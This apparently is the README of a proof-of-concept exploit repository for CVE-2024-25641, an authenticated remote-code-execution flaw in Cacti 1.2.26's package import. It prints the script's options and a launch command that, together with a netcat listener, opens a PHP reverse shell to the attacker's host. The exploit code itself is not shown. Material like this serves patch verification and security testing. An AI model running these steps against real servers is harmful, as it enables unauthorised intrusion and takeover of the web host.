 d3ext/cve-2024-25641
CVE-2024-25641 的概念验证漏洞利用程序,该漏洞是 Cacti 1.2.26 中通过包导入功能实现的身份验证后远程代码执行(RCE),可导致任意 PHP 代码执行和反弹 Shell。

# Exploit Title: Cacti 1.2.26 - RCE (Authenticated)
# Date: 06/01/2025
# Exploit Author: D3Ext
# Vendor Homepage: https://cacti.net/
# Software Link: https://github.com/Cacti/cacti/archive/refs/tags/release/1.2.26.zip
# Version: 1.2.26
# Tested on: Kali Linux 2024
# CVE: CVE-2024-25641
该仓库包含 CVE-2024-25641 漏洞的 POC(概念验证),该漏洞影响 Cacti 1.2.26 版本。此漏洞可通过“Package Import”(包导入)功能利用,允许拥有“Import Templates”(导入模板)权限的已认证用户在 Web 服务器上执行任意 PHP 代码。该漏洞位于 /lib/import.php 脚本中定义的 import_package() 函数内。此漏洞利用使用一个 PHP 反向 shell,在恶意插件上传后触发。
usage: exploit.py [-h] --url URL --user USER --password PASSWORD --lhost LHOST --lport LPORT [--verbose]

CVE-2024-25641 - Cacti 1.2.26 Authenticated RCE

options:
  -h, --help           show this help message and exit
  --url URL            URL of the Cacti web root
  --user USER          username to log in
  --password PASSWORD  password of the username
  --lhost LHOST        local host to receive the reverse shell
  --lport LPORT        local port to receive the reverse shell
  --verbose            enable verbose


先启动一个 netcat 监听器,然后像这样执行漏洞利用:
python3 exploit.py --url <URL> --user <username> --password <password> --lhost <local_host> --lport <local_port>
https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88
https://nvd.nist.gov/vuln/detail/CVE-2024-25641
https://vuldb.com/?id.263978
https://github.com/5ma1l/CVE-2024-25641
https://github.com/Safarchand/CVE-2024-25641
本项目采用 MIT 许可证
版权所有 © 2025, D3Ext






